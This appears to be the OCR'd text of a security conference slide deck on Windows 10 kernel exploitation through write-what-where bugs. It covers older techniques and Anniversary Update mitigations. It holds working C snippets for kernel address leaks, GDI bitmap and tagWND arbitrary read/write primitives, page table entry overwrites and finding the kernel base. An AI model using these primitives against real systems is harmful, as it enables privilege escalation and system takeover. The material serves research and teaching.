TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL – LEVERAING WRITE-WHAT-WHERE VULNERABILITIES IN CREATORS UPDATE

Whoami

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- What to expect from this talk
  - Windows 10 Kernel Exploitation on Creators Update
  - Lots of hex, C and memes
  - 0-days!

Agenda


- Brief look at Kernel Exploitation history
- New Windows 10 Mitigations
- Arbitrary Kernel Read/Write Primitive
- KASLR information leak
- De-randomizing Page Table Entries
- Dynamic Function Location
- Executable Kernel Memory Allocation

Exploitation Concept

- Write-What-Where
  - Vulnerability class
- Best case
  - Write controlled value at controlled address
- Common case
  - Write not controlled value at controlled address
- Leverage to obtain kernel-mode code execution

Brief Look at Kernel Exploitation History Windows 7

- Kernel information leaks were available with NtQuerySystemInformation




```
NTSTATUS WINAPI NtQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS SystemInformationClass,
  _Inout_   PVOID                    SystemInformation,
  _In_      ULONG                    SystemInformationLength,
  _Out_opt_ PULONG                   ReturnLength
);
```

```
pModuleInfo = (PRTL_PROCESS_MODULES)VirtualAlloc(NULL, 0x100000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
NtQuerySystemInformation(SystemModuleInformation, pModuleInfo, 0x100000, NULL);
ntoskrnlBase = (DWORD64)pModuleInfo->Modules[0].ImageBase;
userKernel = LoadLibraryEx(L"ntoskrnl.exe", NULL, DONT_RESOLVE_DLL_REFERENCES);
HalDispatchTableUserMode = (DWORD64)GetProcAddress(userKernel, "HalDispatchTable");
HalDispatchTableOffset = HalDispatchTableUserMode - (DWORD64)userKernel;
g_HalDispatchTable = ntoskrnlBase + HalDispatchTableOffset;
```

```
bigPoolInfo = (PSYSTEM_BIGPOOL_INFORMATION)RtlAllocateHeap(GetProcessHeap(), 0, 4 * 1024 * 1024);
NtQuerySystemInformation(SystemBigPoolInformation, bigPoolInfo, 4 * 1024 * 1024, &resultLength);
for (int i = 0; i < bigPoolInfo->Count; i++)
{
    if ((bigPoolInfo->AllocatedInfo[i].NonPaged == 1) &&
        (bigPoolInfo->AllocatedInfo[i].TagUlong == 'TAG') &&
        (bigPoolInfo->AllocatedInfo[i].SizeInBytes == 0x1110))
    {
        kAddr = (DWORD64)bigPoolInfo->AllocatedInfo[i].VirtualAddress;
        break;
    }
}
```


Brief Look at Kernel Exploitation History
Windows 7

- Executable NonPagedPool was the default



```
RtlFillMemory(payLoad, PAGE_SIZE - 0x2b, 0xcc);
RtlFillMemory(payLoad + PAGE_SIZE - 0x2b, 0x100, 0x41);
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payLoad));
res = WriteFile(writePipe, payLoad, sizeof(payLoad), &resultLength, NULL);
```

- Execute User-mode memory from Kernel-mode
  - Window Function running in kernel mode



```
+0x014 bServerSideWindowProc : Pos 18, 1 Bit
```


  - Overwrite HalDispatchTable function table with user-mode address

Brief Look at Kernel Exploitation History Windows 8.1 and Windows 10

- Windows 8.1 and Windows 10 before Anniversary Edition.
- Kernel information leaks with APIs blocked from Low Integrity.
- NonPagedPoolNx is the new standard.
- Supervisor Mode Execution Prevention is introduced.
- Kernel-mode read / write primitive is needed.
    - GDI bitmap primitive.
    - tagWND primitive.


Brief Look at Kernel Exploitation History Windows 8.1 and Windows 10

- Information leak of Bitmap through GdiSharedHandleTable




```
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 peb = *(PDWORD64)(teb + 0x60);
DWORD64 GdiSharedHandleTable = *(PDWORD64)(peb + 0xf8);
DWORD64 addr = GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64);
DWORD64 kernelAddr = *(PDWORD64)addr;
```

- Overwrite size of Bitmap using Write-What-Where
- Consecutive Bitmaps can create a primitive
  - SetBitmapBits
  - GetBitmapBits




```
VOID writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    SetBitmapBits(hwrite, 0x8, input);
    return;
}
```




```
DWORD64 readQword(DWORD64 addr)
{
    DWORD64 value = 0;
    BYTE *res = new BYTE[0x8];
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    GetBitmapBits(hwrite, 0x8, res);
    for (int i = 0; i < 8; i++)
    {
        DWORD64 tmp = ((DWORD64)res[i]) << (8 * i);
        value += tmp;
    }
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    return value;
}
```

Brief Look at Kernel Exploitation History Windows 8.1 and Windows 10

- Information leak of User-mode mapped Desktop Heap through
  - ulClientDelta from Win32ClientInfo
  - UserHandleTable from User32!gSharedInfo




```
PTEB teb = NtCurrentTeb();
PCLIENTINFO win32client = (PCLIENTINFO)teb->Win32ClientInfo;
ulClientDelta = (DWORD64)win32client->ulClientDelta;
pSharedInfo = (PSHAREDINFO)GetProcAddress(LoadLibraryA("user32.dll"), "gSharedInfo");
UserHandleTable = g_pSharedInfo->aheList;
```



```
while(TRUE)
{
    kernelHandle = (HWND)(i | (UserHandleTable[i].wUniq << 0x10));
    if (kernelHandle == hwnd)
    {
        kernelAddr = (DWORD64)UserHandleTable[i].phead;
        break;
    }
    i++;
}
```


- Overwrite cbWndExtra using Write-What-Where
- Consecutive Windows can create a primitive
  - SetWindowLongPtr overwrites adjacent tagWND.StrName pointer through ExtraBytes
  - InternalGetWindowText
  - NtUserDefSetText.




```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

Brief Look at Kernel Exploitation History Windows 8.1 and Windows 10

- Page Table Entry overwrite is common vector




```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```



```
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 00000000251A6863  contains 000000002522E863  contains 000000002528C863  contains FD90000017EFA863
pfn 251a6     ---DA--KWEV  pfn 2522e     ---DA--KWEV  pfn 2528c     ---DA--KWEV  pfn 17efa     ---DA--KW-V

kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc              int     3
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 00000000251A6863  contains 000000002522E863  contains 000000002528C863  contains 7D90000017EFA863
pfn 251a6     ---DA--KWEV  pfn 2522e     ---DA--KWEV  pfn 2528c     ---DA--KWEV  pfn 17efa     ---DA--KWEV
```

Brief Look at Kernel Exploitation History
Windows 8.1 and Windows 10

- Windows HAL Heap was in many cases static at 0xFFFFFFFFFFD00000
- Offset 0x448 contained a pointer to ntoskrnl.exe
- Use kernel-mode read/write primitive to get base address.




```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xffffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

Windows 10 Version Naming Conventions

Public Name	Version	Microsoft Internal Name	OS Build
Release To Market	1507	Thredshold 1	10240
November Update	1511	Thredshold 2	10586
Anniversary Update	1607	Redstone 1	14393
Creators Update	1703	Redstone 2	15063
Fall Creators Update	1709?	Redstone 3	N/A

Windows 10 Anniversary Update Mitigations

- Randomizes Page Table Entries
- Removes kernel addresses from GdiSharedHandleTable
  - Breaks bitmap primitive address leak



Various address space disclosures have been fixed

✓ Page table self-map and PFN database are randomized

- Dynamic value relocation fixups are used to preserve constant address references

